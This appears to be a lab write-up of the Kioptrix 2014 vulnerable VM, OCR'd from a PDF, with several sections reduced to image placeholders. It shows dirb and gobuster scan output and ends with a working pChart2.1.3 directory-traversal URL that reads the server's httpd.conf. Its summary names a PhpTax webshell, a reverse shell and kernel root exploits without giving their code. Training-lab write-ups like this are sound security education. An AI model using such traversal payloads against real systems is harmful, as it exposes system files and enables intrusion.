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
Summary

Kioptrix 2014 is an Apache web server running on FreeBSD. It hosts vulnerable versions of pChart2.1.3 and PhpTax. No CVEs were given to the two web vulnerabilities.


1. A Local File Inclusion vulnerability in pChart2.1.3 was used to enumerate and expose an instance of PhpTax.
2. A Remote Code Execution vulnerability in PhpTax was used to drop a webshell and spawn a reverse shell.
3. Two different kernel exploits were successfully used to gain root access. (CVE-2012-0217 & CVE-2013-2171)

Recon/Scanning

netdiscover of my private range to find host



nmap for services and versions:



Dirb & gobuster to enumerate directories


```
root@localhost: ~
File  Edit  View  Search  Terminal  Help
root@localhost:~# dirb http://192.168.15.150:8080

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 28 16:39:06 2018
URL_BASE: http://192.168.15.150:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.15.150:8080/ ----

+ http://192.168.15.150:8080/cgi-bin/ (CODE:403|SIZE:210)


-----------------
END_TIME: Wed Mar 28 16:39:28 2018
DOWNLOADED: 4612 - FOUND: 1
root@localhost:~#
[0] <over  1:nmap-  2:bash*  "localhost.localdomain" 16:39 28-Mar-18
```

```
root@localhost: ~
File  Edit  View  Search  Terminal  Help
root@localhost:~# dirb http://192.168.15.150:80

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 28 16:40:32 2018
URL_BASE: http://192.168.15.150:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.15.150:80/ ----

+ http://192.168.15.150:80/cgi-bin/ (CODE:403|SIZE:210)
+ http://192.168.15.150:80/index.html (CODE:200|SIZE:152)


-----------------
END_TIME: Wed Mar 28 16:40:53 2018
DOWNLOADED: 4612 - FOUND: 2
root@localhost:~#
[0] <over  1:nmap-  2:bash*  "localhost.localdomain" 16:41 28-Mar-18
```


```
root@localhost: ~
File  Edit  View  Search  Terminal  Help
root@localhost:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.15.150:80

Gobuster v1.2                OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.15.150:80/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 302,307,200,204,301
=====================================================




[0] 0:netdiscover  1:nmap  2:gobuster*  3:[tmux]-  4:perl  5:nmap  6:bash          "localhost.localdomain" 17:20 28-Mar-18
```

```
root@localhost: ~
File  Edit  View  Search  Terminal  Help
root@localhost:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.15.150:8080 -s 403 [47/1984]
Gobuster v1.2                OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.15.150:8080/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 403
=====================================================
/12 (Status: 403)
/2006 (Status: 403)
/index (Status: 403)
/images (Status: 403)
/download (Status: 403)
/spacer (Status: 403)
/11 (Status: 403)
/logo (Status: 403)
/blog (Status: 403)
/new (Status: 403)
/10 (Status: 403)
/cgi-bin (Status: 403)
/faq (Status: 403)
^C[!] Keyboard interrupt detected, terminating.
/rss (Status: 403)
/home (Status: 403)
/img (Status: 403)
/default (Status: 403)
/2005 (Status: 403)
/products (Status: 403)
/sitemap (Status: 403)
/archives (Status: 403)
^C[!] Keyboard interrupt detected, terminating.
^C[!] Keyboard interrupt detected, terminating.
^C[!] Keyboard interrupt detected, terminating.
[0] 0:netdiscover  1:nmap  2:gobuster  3:[tmux]*  4:perl  5:nmap  6:bash-                    "localhost.localdomain" 17:19 28-Mar-18
```


Nikto to enumerate vulnerabilities




Validate services via browser



Inspect element reveals URL





URL reveals pChart2.1.3




Initial Exploit – pChart LFI

searchsploit has an entry for the service and version






Validate directory traversal / local file inclusion via browser




View FreeBSD httpd config file


http://192.168.15.150/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf



